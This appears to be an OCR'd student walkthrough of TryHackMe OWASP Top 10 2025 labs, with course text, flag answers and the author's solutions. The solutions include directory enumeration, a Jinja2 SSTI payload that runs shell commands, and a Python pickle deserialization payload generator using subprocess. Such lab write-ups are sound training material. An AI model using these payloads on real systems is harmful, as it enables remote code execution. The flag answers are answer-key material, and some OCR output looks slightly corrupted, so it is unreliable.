
Challenge: Navigate to `MACHINE_IP:5005`. Have they assumed that only mobile devices can access it?

Answer the questions below

> What's the flag? THM{1NS3CUR3_D35IGN_4SSUMPT10N}


root@ip-10-112-67-17: ~
File Edit View Search Terminal Help
root@ip-10-112-67-17:~# gobuster dir -u http://10.112.134.241:5005/api -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.112.134.241:5005/api
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/users (Status: 200) [Size: 276]
Progress: 3457 / 218276 (1.58%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 3657 / 218276 (1.68%)
Finished
root@ip-10-112-67-17:~#


http://10.112.134.241:5005/api/messages/admin
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
messages:
0:
content: "Admin panel access key: THM{1NS3CUR3_D35IGN_4SSUMPT10N}"
from: "system"
user: "admin"



Task 6 - Conclusion

Security issues such as **Security Misconfigurations, Software Supply Chain Failures, Cryptographic Failures, and Insecure Design** share one common root cause: weak security foundations. Security cannot be added as an afterthought. Strong systems require:

✅ Secure design principles

✅ Proper threat modelling

✅ Safe configurations

✅ Trusted dependencies

✅ Strong cryptographic practices

The key lesson: build security from the beginning, question default settings, and continuously evaluate risks across the entire application lifecycle.

3. OWASP Top 10 2025: Insecure Data Handling

Task 1 - Introduction

In this room, you will learn about the elements relating to application behaviour and user input.

- A04: Cryptographic Failures
- A05: Injection
- A08: Software or Data Integrity Failures

Task 2 - A04: Cryptographic Failures

Cryptographic failures occur when sensitive data is not properly protected due to missing encryption, weak algorithms, poor key management, or insecure implementations. Common issues include:
• Storing passwords without secure hashing
• Using outdated algorithms like MD5, SHA1, or DES
• Exposing encryption keys or credentials
• Creating custom cryptographic solutions instead of using trusted standards


Best practices:
✅ Use strong modern algorithms
✅ Hash passwords with bcrypt, scrypt, or Argon2
✅ Use trusted security libraries
✅ Store secrets securely with proper key management systems

Strong cryptography protects sensitive data and prevents unauthorized access.

Practical: This web app demonstrates a "note sharing" service that uses a weak, shared derivative key to protect the notes.

Answer the questions below

> Decrypt the encrypted notes. One of them will contain a flag value. What is it?
> THM{WEAK_CRYPTO_FLAG}



Task 3 - A05: Injection

Injection occurs when applications process untrusted user input in an unsafe way, allowing attackers to execute unintended commands or queries.

Common injection attacks include:
- SQL Injection
- Command Injection
- Server-Side Template Injection (SSTI)
- AI Prompt Injection

Prevention requires treating all user input as untrusted:
✅ Use prepared statements and parameterized queries
✅ Avoid passing user input directly to system commands
✅ Validate, sanitize, and properly handle input
✅ Use secure APIs instead of unsafe processing methods

Secure input handling is essential to prevent attackers from manipulating application logic.

Practical: This example illustrates Server Side Template Injection (SSTI).

Answer the questions below

> Perform an SSTI attack on the practical. You need to read the contents of flag.txt that is located within the same directory as the web application.
> THM{SSTI_FLAG_OBTAINED}

Task 4 - A08: Software or Data Integrity Failures

Software or Data Integrity Failures occur when applications trust code, updates, or data without verifying their authenticity, integrity, or source.

Common risks include:
• Unverified software updates
• Loading scripts or configurations from untrusted sources
• Accepting modified files, binaries, or data without validation
• Weak integrity controls in CI/CD pipelines

Prevention requires establishing strong trust boundaries:
✅ Verify software and update integrity using cryptographic checks
✅ Allow modifications only from trusted sources
✅ Secure build and deployment pipelines
✅ Validate critical data before use

Never blindly trust code or data—always verify its integrity.


Practical: This practical will demonstrate a deserialization attack in Python.




Answer the questions below

> Use Python to pickle a malicious, serialised payload that reads the contents of flag.txt and submits it to the application.

> What are the contents of flag.txt? THM{INSECURE_DESERIALIZATION}


PAYLOAD
{{config.__class__.__init__.__globals__['os'].popen('cat flag.txt').read()}}
Render payload


Rendered Output
Untrusted • Dangerous
THM{SSTI_FLAG_OBTAINED}

```
import pickle
import base64
import subprocess

class MaliciousLS:
    def __reduce__(self):
        # The command we want to run
        cmd = ['ls', '-la']

        # The function that executes the command and returns the output string
        # subprocess.check_output returns the output as bytes, so we decode it.
        return (subprocess.check_output, (cmd,))

# Generate and encode the payload
pickled = pickle.dumps(MaliciousLS())
encoded = base64.b64encode(pickled).decode()
print(encoded)
~
~
~
~
~
"pickle_gen.py" [New] 17L, 508C written
```

(run) python3.9 pickle_gen.py
(run it again after edited payloads)

```
root@ip-10-10-93-158:~# python3.9 pickle_gen.py
gASVMgAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlCiMAmxzlIwDLWxhlGWFlFKULg==
root@ip-10-10-93-158:~#
```





```python
import pickle
import base64
import subprocess

class MaliciousLS:
    def __reduce__(self):
        # The command we want to run
        cmd = ['cat', 'flag.txt']

        # The function that executes the command and returns the output string
        # subprocess.check_output returns the output as bytes, so we decode it.
        return (subprocess.check_output, (cmd,))

# Generate and encode the payload
pickled = pickle.dumps(MaliciousLS())
encoded = base64.b64encode(pickled).decode()
print(encoded)
~
~
~
~
~
:qw
```


root@ip-10-10-93-158:~# python3.9 pickle_gen.py
gASVMgAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlCiMAmxzlIwDLWxhlGWFlFKULg==
root@ip-10-10-93-158:~# python3.9 pickle_gen.py
gASVOAAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlCiMA2NhdJSMCGZsYW9udHh0lGWFlFKULg==
root@ip-10-10-93-158:~#